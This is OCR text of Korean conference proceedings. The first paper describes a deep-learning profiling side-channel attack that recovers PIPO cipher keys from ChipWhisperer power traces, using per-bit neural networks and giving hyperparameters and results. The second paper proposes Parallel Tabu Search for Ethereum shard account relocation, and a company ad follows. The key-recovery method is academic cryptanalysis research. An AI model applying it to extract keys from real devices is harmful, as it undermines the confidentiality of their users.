본 논문에서는 비트슬라이스 기반 블록 암호의 특징을 고려한 딥러닝 기반 프로파일링 부채널 분석방법을 제안하며 분석 과정은 크게 학습 단계와 공격 단계로 나뉜다. n비트 입출력 S-Box를 사용할 때, 학습 단계에서는 비트슬라이스 구조를 가진 S-Box 출력의 비트별 신경망 학습을 통해 총 n개의 학습된 신경망을 구성한다. 공격 단계에서는 학습된 n개의 다중 신경망을 종합하여 S-Box의 출력값을 도출하고 이를 이용하여 비밀키를 복구한다. Chipwhisperer-Lite로 수집한 PIPO 1라운드 파형에 대해 제안한 분석방법을 적용한 결과, 모든 바이트에서 1～8개의 파형으로 키 복구가 가능하였다.

I. 서론

부채널 분석(Side-channel Analysis)은 소비 전력, 소요 시간, 전자기파, 소리 등 물리적인 정보를 이용하여 암호를 해독하는 방법이다. 프로파일링 부채널 분석(Profiling Side-channel Analysis)은 공격 대상 기기와 동일한 테스트 기기를 통해 얻은 부채널 정보를 활용하여 프로파일링을 생성하고, 이를 실제 공격 파형과 매칭하여 비밀정보를 분석하는 방법이다.

딥러닝은 컴퓨팅 기술의 발달과 빅 데이터 시대의 시작으로 인해 급속도로 발전하여 이미지 분류, 자율 주행, 음성 인식 등 다양한 분야에서 활용되고 있는 기술이다. 최근 부채널 분석 분야에서도 딥러닝 기술을 활용한 많은 연구가 진행되고 있다. 그중 딥러닝 기반 프로파일링 부채널 분석은 기존의 전통적인 프로파일링 분석과 비교할 때 뛰어난 성능을 가져 강력한 공격으로 떠오르고 있다.

본 논문에서는 비트 슬라이스 기반 암호의 구조적 특성을 활용하여 다중 신경망을 사용하는 딥러닝 기반 프로파일링 공격을 제안한다. n비트 입출력 S-Box를 사용할 때, 공격은 학습 단계와 공격 단계로 나누어 수행된다. 학습 단계에서는 테스트 기기로부터 수집한 파형을 입력으로 설정하고, S-Box 출력값의 각 비트를 라벨로 하여 n개의 다중 신경망을 구성한다. 공격 단계에서는 학습된 n개의 다중 신경망에 공격 대상 기기의 전력정보를 입력으로 넣어 S-Box 출력의 전체 비트를 도출한다. 도출한 S-Box 출력값을 이용하여 최종적으로 비밀키를 복구한다.

비트슬라이스 구조 암호인 PIPO에 제안한 방법을 적용하여 분석 성능을 측정한 결과, 모든 바이트에서 1～8개 파형으로 비밀키 복구가 가능하였다. 또한, 단일 신경망을 사용할 때와 비교하여 제안한 다중 신경망을 활용하는 프로파일링 분석이 더욱 효과적임을 실험적으로 보였다.


II. PIPO

2.1 PIPO 알고리즘

PIPO[1]는 부채널 분석의 대응 기법 중 하나인 마스킹(Masking)을 효율적으로 구현할 수 있는 구조를 가진 경량 블록 암호이다. PIPO는 64비트 블록 크기와 128/256비트의 키 길이를 사용하며 키 길이에 따라 13/15라운드로 구성된다. 한 라운드는 키와 상수를 XOR 하는 부분인 Key addition과 비선형 연산인 S-Layer, 비트 회전 연산인 R-Layer로 이루어져 있다.

2.2 PIPO S-Layer 구조

PIPO의 비선형 연산인 S-Layer는 8번의 S-Box 연산을 병렬적으로 수행하는 비트슬라이스 구현을 제공한다. 이때, 8비트 단위의 S-Box 입출력 비트들은 다른 레지스터에 저장되어 병렬적으로 연산하기 때문에 S-Layer 연산 수행 시 [그림 1]의 $R[i]$에 상응하는 전력이 발생한다. 그러므로 본 논문에서는 이와 같은 비트슬라이스 구조의 특징을 고려하여 S-Box 출력값의 단일 비트를 이용한 딥러닝 기반 부채널 분석방법을 제안한다.



[그림 1] PIPO S-Layer 구조

III. 다중 신경망을 사용하는 프로파일링 부채널 분석

본 장에서는 비트슬라이스 구조의 n비트 입출력 S-Box를 사용하는 암호 알고리즘에 대한 딥러닝 기반 프로파일링 부채널 분석방법을 제안한다. 이때 분석은 다음과 같이 학습 단계, 공격 단계의 2단계로 나누어서 수행된다.

3.1 학습 단계

학습 단계는 공격 대상 장비와 동일한 장비로부터 수집한 전력 소비 값을 학습 입력 데이터로 설정하고, 중간값을 라벨(Label)로 하여 신경망을 학습시키는 단계이다. 제안하는 방법에서는 다층 퍼셉트론(Multi-Layer Perceptron) 모델을 이용하여 학습을 진행한다. 학습을 위해선 신경망이 특징을 추출하여 학습할 수 있도록 적절한 중간값을 라벨로 선택해야 하므로 본 방법에서는 S-Box의 구조적 특징을 고려하여 S-Box 출력의 단일 비트를 라벨로 설정한다. n비트 입출력인 S-Box를 사용하는 경우, 모든 n개의 비트에 대하여 각각 신경망을 학습시킨다. 따라서 학습결과, 총 n개의 학습된 신경망을 얻는다.

3.2 공격 단계

공격 단계는 공격 파형을 학습 단계를 통해 얻은 신경망에 입력으로 넣어서 중간값을 도출하고, 이를 통해 키를 복구하는 단계이다. 학습이 잘 수행되었음을 가정할 때, 학습 단계를 통해 얻은 n개의 신경망의 입력 데이터로 공격 파형을 대입하면 S-Box 출력의 n비트를 모두 복구할 수 있다. 따라서 도출한 S-Box 출력값을 이용하여 S-Box 역연산을 수행하면 최종적으로 비밀키를 복구할 수 있다.

위의 공격 단계에서 n개의 학습된 신경망 중 1개의 신경망을 이용해도 비밀키 복구는 가능하다. 그러나 단일 신경망을 사용할 경우, 학습에 사용된 1비트만 복구할 수 있다. 따라서 옳은 키와 S-Box 출력이 1비트만 같은 다른 후보 키들도 옳은 키로 판단되므로 적은 수의 파형으로는 비밀키를 복구하기 어렵다. 따라서 본 논문에서는 분석에 필요한 파형 수를 줄이기 위해 n개의 신경망을 모두 사용하는 방법을 제안하고, 4장에서는 단일 신경망과 다중 신경망을 사용할 때의 분석 성능을 비교한다.

분석의 성능을 측정하는 지표로는 성공 비율(Success rate)과 최소 분석 파형 수를 사용한다. 성공 비율은 공격 단계를 수행할 때 옳은 키의 히팅(Hitting) 수와 옳은 키를 제외한 가장


큰 히팅 수의 비율로 정의한다. 최소 분석 파형 수는 성공 비율이 1.2 이상을 만족하기 위한 최소의 파형 수로 정의한다.

IV. 실험 결과

본 장에서는 3절에서 설명한 딥러닝 기반 프로파일링 부채널 분석방법을 비트슬라이스 기반 암호 PIPO에 적용한 실험 결과를 제시한다. PIPO는 8비트 입출력 S-Box을 사용하므로 S-Box 출력의 한 바이트를 도출하기 위해선 총 8개의 다중 신경망이 필요하며, 이를 활용하여 비밀키의 한 바이트를 복구할 수 있다.

4.1 신경망 설계 방법

본 방법에서는 다층 퍼셉트론 모델을 사용하여 신경망을 설계하였다. 학습을 위한 최적화 알고리즘은 Adam, 손실 함수는 categorical_crossentropy, 학습률은 0.0002, 에폭 수는 200, 배치 크기는 64로 설정하였다. 과적합을 방지하기 위하여 DropOut을 수행하였고 비율은 0.2~0.25로 설정하였다. 자세한 신경망 구성은 [그림 2]와 같다.




[그림 2] 신경망 구성

4.2 학습결과


PIPO의 비밀키의 한 바이트를 복구하기 위해서 [표 1]의 실험 환경에서 수집한 학습 파형의 S-Layer와 R-Layer 부분만을 입력 데이터로 사용하고, S-Box 출력값의 각 비트를 라벨로 설정하였다. S-Box는 8비트 입출력 함수이므로 총 8개의 비트에 대해 학습을 수행하였다. [그림 3], [그림 4]는 S-Layer 출력 첫 번째 바이트의 LSB(0bit)와 MSB(7bit)을 라벨로 설정하여 학습할 때, 손실값(validation loss)와 정확도(validation accuracy)를 나타낸 그래프이다. 나머지 비트(1~6bit)도 같은 방법으로 학습을 수행하였고, 모든 비트의 평균 손실값은 0.186775, 정확도는 0.922125로 학습이 잘 수행됨을 확인하였다.

[표 1] 실험환경

전력 수집 보드	Chipwhisperer-Lite
분석 대상 칩	Atmel XMEGA128
타겟 알고리즘	PIPO 1라운드
샘플링 레이트	29.538 MS/s
파형 수	10,000
포인트 수	1,724




[그림 3] 손실값과 정확도 (라벨: LSB)



[그림 4] 손실값과 정확도 (라벨: MSB)

4.3 단일 신경망을 이용한 키 복구


본 절에서는 [표 1]의 실험 환경에서 수집한 공격 파형과 PIPO S-Box 출력의 한 비트에 대해 학습시킨 단일 신경망을 이용하여 키를 복구한 결과를 설명한다. 첫 번째 바이트를 분석한 결과, 비트별로 분석 성능이 조금씩 차이가 있으며 최소 분석 파형 수는 20~80개가 필요했다. 가장 키 복구가 잘 된 MSB(7bit)의 경우, 최소 분석 파형 수는 20개였다. [그림 5]은 MSB(7bit)로 학습된 단일 신경망으로 키를 복구할 때 파형 수 증가에 따른 성공 비율의 변화를 나타낸다. 20개 이상의 파형에서 성공 비율이 약 1.4로 유지됨을 알 수 있다.




[그림 5] 파형 수에 따른 성공 비율(단일 신경망)

4.4 다중 신경망을 이용한 키 복구

본 절에서는 [표 1]의 실험 환경에서 수집한 공격 파형과 학습된 신경망 8개를 모두 이용해서 PIPO S-Box 출력값 첫 번째 바이트의 모든 비트를 복구한 결과를 설명한다. 첫 번째 바이트를 분석한 결과, [그림 6]과 같이 3개의 파형을 사용했을 때 성공비율 2.0을 보이며 비밀키 복구가 가능함을 알 수 있다. 따라서 4.3절에서 단일 신경망을 사용하는 경우와 비교할 때 약 6배 적은 수의 파형으로 분석이 가능하다. [그림 7]은 파형 수 증가에 따른 성공비율을 나타낸 그래프이다. 이는 3개 이상의 파형에서 성공비율이 2.0 이상을 만족하며, 파형 수가 증가할수록 성공비율도 증가함을 보인다.



[그림 6] 3개 파형에서 키 후보별 1위 횟수 (다중 신경망)



[그림 7] 파형 수에 따른 성공비율(다중 신경망)

[표 2]는 S-Box 출력의 모든 바이트에 분석 방법을 적용한 결과이다. 바이트 별 학습결과의 차이가 존재하지만, 모든 바이트 결과를 종합했을 때 1~8개의 파형 수로 키 복구가 가능함을 알 수 있다.

[표 2] 바이트 별 실험결과(다중 신경망)

바이트	평균 손실값	평균 정확도	최소분석 파형수
1	0.186775	0.922125	3
2	0.269388	0.87175	1
3	0.285525	0.87175	8
4	0.241563	0.893625	1
5	0.400138	0.811	2
6	0.328413	0.747125	3
7	0.306038	0.8695	2
8	0.13855	0.942375	1

V. 결론

본 논문에서는 비트슬라이스 기반 암호 알고리즘의 구조 특성을 고려한 딥러닝 기반 프로파일링 부채널 분석을 제안하였다. 분석 과정은 비선형 함수 출력값의 각 비트에 대한 학습된 다중 신경망을 구성하는 학습 단계와 학습된 신경망들을 통합하여 키를 복구하는 공격 단계로 구성된다. 비트슬라이스 기반 암호인 PIPO에 제안한 방법을 적용했으며, 단일 신경망과 다중 신경망을 사용할 때의 분석 결과를 비교하였다. 분석 결과, 다중 신경망을 사용할 때 약 2~6배의 높은 분석 성능을 보였다. 따라서 제안한 분석방법을 이용해 더 효율적인 프로파일링 공격이 가능하다.

[사사] "이 논문은 2020년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No2017-0-00520, SCR-Friendly 대칭키 암호 및 응용모드 개발)"

[참고문헌]

[1] Hangi Kim, et al., "PIPO: A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations." International Conference on Information Security and Cryptology. Springer, Cham, 2020.

이더리움 샤딩 상에서 Parallel Tabu Search를 이용한 account 재배치기법

이연주,* 최재현,* 정재열,* 정익래**

*,**고려대학교 (대학원생, 교수)

Account Relocation Algorithm using Parallel Tabu Search on Ethereum Sharding

Yeon Joo Lee,* Jae Hyun Choi,* Jae Yeol Jeong,* Ik Rae Jeong**

*,**Korea University(Graduate student, Professor)

요 약

이더리움 확장성 문제를 개선하는 방법으로는 기존 작업증명 방식에서 지분증명 방식으로의 전환, 샤딩 기술 등이 존재한다. Okanami 기타 등의 연구에서는 이더리움 확장성 문제를 해결하기 위해 샤딩 상에서 Simulated Annealing(SA) 알고리즘을 사용해 트랜잭션 처리비용과 속도 문제를 개선하였다. 그러나 SA는 낮은 정확도의 최적 상태를 도출한다는 문제가 존재한다. Parallel Tabu Search(PTS) 알고리즘은 리스트에 기반한 탐색과 비교를 동시에 수행함으로써 SA보다 정확한 최적 상태를 도출하고 블록체인 epoch 시간 내에 작업을 처리할 수 있다. 본 논문에서는 이더리움 샤딩에서의 확장성 문제를 개선하고 epoch 시간 내에 정확한 최적 상태를 도출하기 위해 PTS 알고리즘을 접목한 account 재배치 기법을 제안한다.

I. 서론

블록체인은 분산원장을 구현하는 핵심 기술로 데이터 무결성을 유지할 수 있어 많은 연구가 진행되고 있다. 그러나 대부분의 블록체인 합의 프로토콜에는 확장성 문제가 존재한다. 블록체인의 확장성 문제로는 처리량, 비용, 용량이 존재하며, 이러한 문제를 개선하기 위해 다양한 솔루션들이 개발되고 있다[1]. 이더리움 2.0이 출시됨에 따라 지분증명(PoS, Proof-of-Stake)기반 비콘체인(Beacon Chain)과 메인 네트워크에서 발생하는 모든 트랜잭션 블록들을 샤드(Shard)에 병렬적으로 나누어 처리함으로써 트랜잭션 처리량을 증가시키는 방법인 샤딩(Sharding) 기술에 많은 관심이 집중되었다[2].

특정 샤드에 트랜잭션이 집중될 경우 로드(account간의 트랜잭션 분포) 과부하로 인한 트랜잭션 처리량 감소 및 처리비용, 시간 증가 현상이 발생한다. 그러므로 네트워크에서 발생한 트랜잭션을 샤드에 균등하게 분산시키는 것은 중요하다.


최근 이더리움 샤딩에서의 로드 불균형 문제를 해결하기 위해 Simulated Annealing(SA) 알고리즘을 사용한 트랜잭션 account 재배치기법이 제안되었다[3]. 이더리움 샤딩 상에서 SA 알고리즘을 구현했을 경우 한 샤드에서 다른 샤드로 전송되는 트랜잭션인 Cross-Shard Transactions(CST)를 적게 발생시킴으로써 처리비용 감소 및 처리속도를 증가시킬 수 있다. 하지만 SA는 현재 상태를 기준으로 후속 상태와의 단순 비교를 통해 최적 상태를 도출하므로 부정확하다는 단점이 존재한다.

Parallel Tabu Search (PTS) 알고리즘은 별도의 리스트를 통해 기존 SA의 정확도 문제를 해결한다. 본 논문에서는 이더리움 샤딩에서의 최적 상태에 대한 정확도를 높이고 효율적인 상태 비교 및 탐색을 수행하기 위해 PTS 알고리즘을 접목한 account 재배치기법을 제안한다.

II. 배경 지식

2.1 Ethereum Sharding

이더리움 샤딩은 블록체인 확장성 문제를 해결하기 위해 메인 네트워크에서 발생한 트랜잭션을 나누고 Off-Chain에 존재한 샤드에 분산시켜 작업을 처리한다. 각 샤드는 분산된 트랜잭션 검증이 완료되면 각 트랜잭션을 모아 메인체인에 올린다. 다음 <그림 1>은 이더리움 2.0의 샤딩 구조이다. 메인 네트워크에서 발생한 트랜잭션을 m개의 샤드로 나누고 각 샤드에는 n개의 이더리움 account가 배정된다($1 \leq m, n$). Account가 배정된 샤드는 비콘체인에서 분배된 트랜잭션을 병렬적으로 처리함으로써 이더리움 처리량에 따른 확장성 문제를 해결할 수 있다.



<그림 1> 이더리움 2.0 샤딩 구조

2.2 휴리스틱(Heuristic)

휴리스틱은 컴퓨터와 인간 사이에서 문제를 해결하기 위해 직관적인 판단이나 일반적인 상식을 사용해 최적 솔루션을 도출하는 간편 추론법이다. 이는 불충분한 시간과 정보 상태에서 합리적 판단이 어렵거나 필요하지 않은 상황에 사용되며 대표적으로 다양한 문제에 적용 가능한 상위 수준인 메타 휴리스틱(Meta heuristic)이 존재한다. 메타 휴리스틱은 특정 문제에 한정되지 않고 범용적으로 사용할 수 있는 알고리즘으로 유연한 구조를 취하고 있다. 메타 휴리스틱의 종류로는 SA, Tabu Search(TS) 등이 존재하며 각 알고리즘은 의사결정 분야 및 최적화 분야에서 사용된다.

III. 관련 연구

Okanami 기타 등[3]의 연구에서는 이더리움 내에서의 사용자 행동을 분석하고 트랜잭션 발생 시 특정 샤드의 account에 집중되는 현상을 개선하기 위해 SA 알고리즘을 접목한 account 재배치기법을 제안하였다. 이더리움 상에서 트랜잭션 비용과 처리시간을 단축하기 위해서는 샤드 간의 로드가 균등하게 배치되어야 하고 적은 양의 CST가 발생해야 한다. 이 연구에서는 이더리움 상에서 8개의 샤드와 1000개의 account, 1000(sec) epoch 시간 동안 제안된 알고리즘을 사용했을 경우 트랜잭션 처리비용과 CST 발생빈도를 측정하였다. 실험 결과 모든 account에 대해 epoch이 증가함에 따라 트랜잭션 비용과 CST 발생빈도가 감소하였다.

Reeves[4]는 분산된 작업을 각 기계에 할당할 경우 PTS, SA 알고리즘 사용에 대한 성능 차이 실험을 진행하였다. 본 실험은 12그룹의 m대 ($5 \leq m \leq 20$)의 주 프로세스와 n대($20 \leq n \leq 500$)의 서브 프로세스 환경 상에서 진행되었다. 실험 결과 PTS와 SA 알고리즘의 최적 상태를 찾는 시간에 대한 백분율 차이는 각각 0.54, 1.42로 PTS의 성능이 근접 이웃을 탐색하는 SA보다 높았다.

Talbi 기타 등[5]의 연구에서는 TS 알고리즘에 관한 다양한 실험을 진행하였다. 그 중 PTS 알고리즘의 경우 126대의 작업환경(Linux, Sunos, OSF, Solaris, etc.)으로 구성된 병렬 컴퓨터 환경(16-Alpha process로 구성된 crossbar inter connection network)에서 무작위 탐색을 통해 50개미만의 문제를 해결하기 위해 337(sec)의 시간이 소요된다.

Abdelkafi 기타 등[6]의 연구에서는 PTS를 사용해 Quadratic Assignment Problem(QAP)를 해결하였다. 이 연구는 Intel Xeon E5-2630 v4, 10 cores/CPU, 256GB RAM, 2x279GB HDD, 10Gbps 이더넷 환경상에서 실험을 진행하였다. 실험 결과 10대의 주 프로세스와 350대의 자식 프로세스상에서 350,000개의 문제를 해결하는 CPU의 시간은 대략 376.8(sec)의 시간이 20대의 주 프로세스와 350대의 자식 프로세스상에서 700,000개의 문제를 해결하는 데는 388.2(sec)의 시간이 소요됨을 확인할 수 있다.

IV. 알고리즘 비교분석

4.1 Simulated Annealing(SA)

SA는 임의의 상태로부터 점진적으로 변경해 최적 상태의 솔루션을 도출하는 hill climbing을 허용하고 모든 문제에 대해 다항 시간 동안 상태에 대해 다대일로 변형하는 과정인 NP-hard 문제를 해결하는 메타 휴리스틱으로 모든 상태 솔루션을 무작위로 선택한다. SA는 사용자가 정의한 제약 조건 동안 현재와 후속 상태에 대한 솔루션 단순 비교를 통해 최적 상태 솔루션을 탐색한다. 현재 상태의 솔루션보다 더 나은 후속 상태 솔루션이 탐색 되면 항상 전환되며, 제약 조건 동안 반복 수행한다.

4.2 Parallel Tabu Search(PTS)

PTS는 대규모 병렬 컴퓨팅 환경에서 최적화 문제를 해결할 수 있는 알고리즘으로 현재 상태에 대한 이웃 탐색과 후속 상태 비교를 동시에 진행하는 메타 휴리스틱이다. 이는 탐색과 비교를 단독으로 수행하는 TS 알고리즘의 한계점인 처리시간과 계산량을 개선한 알고리즘으로 모든 상태 솔루션을 무작위로 선택한다. PTS는 현재 상태에 대한 이웃을 찾기 전 현재와 최적 상태 솔루션을 임의로 선정한다. 이후 무작위로 선택된 이웃과 최적 상태 솔루션과의 비교 및 평가를 동시에 진행해 tabu list를 업데이트하고 리스트에 존재한 모든 상태의 비교가 끝날 동안 반복 수행한다.


4.3 SA & PTS 비교분석

SA 알고리즘은 제약 조건 동안 현재와 후속 상태에 대한 단순 비교를 통해 최적 솔루션을 탐색한다. 이는 탐색대상이 매우 제한적이며 부정확한 결과를 도출한다. 그에 반해 PTS 알고리즘은 별도의 리스트에 탐색한 솔루션을 저장해 후속 상태 탐색과 비교를 병렬적으로 수행한다. 이는 기존 SA 알고리즘보다 정확한 최적 솔루션을 찾을 수 있지만 저장된 리스트와의 상태 재비교를 통해 많은 계산량이 요구된다.

V. PTS 기반 account 재배치기법

이더리움 샤딩에는 m개의 샤드와 각 샤드 내에 n개의 account가 존재한다. 트랜잭션은 각 account로 무작위로 분배되며, 특정 account에 집중되지 않도록 균등하게 분산시켜야 한다.

사용자들은 게임 참여를 통해 최소비용으로 트랜잭션을 처리할 수 있다. 다음 <그림 2>는 게임의 순서도이다. 이더리움을 사용하는 사용자는 일정 시간 동안 모집하는 게임에 참여한다. 신청순서에 따라 최소비용 account가 차례로 분배되므로 참여순서는 중요하다. 모집 완료된 사용자들을 대상으로 PTS 기반 최소비용 account 재배치를 수행한다. 본 논문에서는 트랜잭션이 모든 샤드의 account에 분배된다고 가정한다.



<그림 2> 게임 알고리즘

5.1 Generalised Assignment Problem(GAP)

GAP은 NP-hard 문제로 주어진 환경에서 최소비용 솔루션을 찾는 효율적 최적화 문제이다. 이더리움 샤딩에서의 QAP 문제는 다음과 같다. n개의 account $I=\{1,2,...,n\}$와 m개의 샤드 $J=\{1,2,...,m\}$가 존재할 때, j샤드에서의 i번째 account인 a_{ij}의 비용은 C_{ij}이다. a_{ij}를 수행할 수 있는 결정변수는 x_{ij} $(0 or 1)$이다. GAP의 최적 솔루션을 도출하려면 $\sum_{i\in I}\sum_{j\in J} C_{ij}x_{ij}$이 최솟값이 되어야 한다.

5.2 Account 재배치기법

이더리움 2.0 비콘체인은 블록을 제안하는 기간과 검증하는 기간이 있다. 블록 제안자가 블록

을 제안하는 기간인 슬롯(Slot)은 약 12초이고 블록 검증 기간인 epoch은 32개의 슬롯인 6.4분으로 구성된다. 성공적인 이더리움 샤딩을 수행하기 위해선 epoch 내에 샤딩 작업을 완료해야 한다.

3장의 Talbi 기타 등의 연구에 따르면 126대의 작업환경으로 구성된 병렬 컴퓨터 환경이 주어질 경우 PTS 알고리즘을 활용하여 약 50개의 문제 중 최적의 솔루션을 찾는데 필요한 시간은 337초(5분 37초)로 epoch 시간 내에 수행할 수 있다.

이더리움 샤딩에서 Talbi 기타 등 또는 Abdelkafi 기타 등의 환경과 동일하게 구축할 경우 최소비용 account 탐색을 위해 PTS 알고리즘을 적용한 재배치기법을 사용할 수 있음을 제안한다. <그림 3>의 T는 이더리움 상에서 account 재배치를 수행하는 제한시간이고, $N(Sol)$은 Sol로 부터 무작위로 선택된 이웃 집합이다. Sol'은 $tabu\ list$에 존재하지 않은 솔루션으로 $N(Sol)$집합 원소이다. Sol_{nei}은 Sol'의 최적 솔루션을 저장하고 Sol_{best}과 비교를 통해 최종 솔루션을 결정한다.

Algorithm 1 Parallel Tabu Search

$generate\ an\ initial\ solution : Sol$
$best\ solution : Sol_{best}$
$Sol'\ is\ not\ in\ tabu\ list$
$tabu\ list = []$
$t \leftarrow 0$

$perform\ a\ neighborhood\ search$:
1 : $while\ \ t < T\ \ do$
2 : $\quad generate\ neighborhood\ N(Sol)$
3 : $\quad for\ \ Sol' \in N(Sol)\ do$
4 : $\quad\quad if\ f(Sol') > f(Sol)\ then$
5 : $\quad\quad\quad Sol_{nei} = Sol'$
6 : $\quad\quad end\ if$
7 : $\quad endfor$
8 : $\quad if\ f(Sol_{nei}) > f(Sol_{best})\ then$
9 : $\quad\quad Sol_{best} = Sol_{nei}$
10 : $\quad end\ if$
11 : $\quad update\ tabu\ list;$
12 : $\quad Sol = Sol_{nei}$
13 : $\quad t \leftarrow GetTime()$
14 : $endwhile$
15 : $return\ \ Sol_{best}$

<그림 3> PTS 접목한 account 재배치기법

VI. 결론

본 논문에서는 SA, PTS 알고리즘 비교분석을 수행하고 선행연구와 다른 접근 방식을 통해 이더리움 샤딩 상에서 PTS 알고리즘을 접목한 트랜잭션 account 재배치기법을 제안했다. 본 알고리즘은 무작위로 선택된 후속 상태 탐색과 비교를 동시에 수행함으로써 최소비용 account를 찾을 수 있으며 이에 대한 균등한 account 재분배가 가능하다.

향후 연구로는 실제 이더리움 샤딩 상에서 Generalised Assignment Problem(GAP)에 대한 PTS 알고리즘을 사용하였을 경우, 발생한 트랜잭션 비용 및 CST 발생 수치 비교분석을 진행할 예정이다.

[참고문헌]

[1] Q.Zhou, H.Huang, Z.Zheng and J.Bian, Solutions to scalability of blockchain: A survey, IEEE Access Vol.8 16440-16455, January, 2020.

[2] Eth 2.0: eth2/shard-chains: Ethereum 2.0 ShardChain, https://ethereum.org/en/eth2/shard-chains.

[3] N.Okanami, R.Nakamura and T.Nishide, Load Balancing for Sharded Blockchains, International Conference on Financial Cryptography and Data Security, 512-524, August, 2020.

[4] C.R.Reeves, Improving the efficiency of tabu Search for machine sequencing problems, Journal of the operational reSearch society Vol.44(4) 375-382, December, 1993.

[5] E.G.Talbi, Z.Hafidi and J.M.Geib, Parallel tabu search for large optimization problems, Meta-heuristics. Springer, Boston, 1999.

[6] O.Abdelkafi, B.Derbel and A.Liefooghe, A parallel tabu search for the large-scale quadratic assignment problem, IEEE Congress on Evolutionary Computation (CEC), 3070-3077, June, 2019.



클라우드 너머의 미래
쌍용정보통신과 함께 설계하세요!

No.1 Cloud Native IT Service Company

DX Innovator, 클라우드 · AI 전문가 그룹

쌍용정보통신주식회사
SsangYong Information & Communications Corp.
member of ITCenGroup

아이티센그룹
ITCenGROUP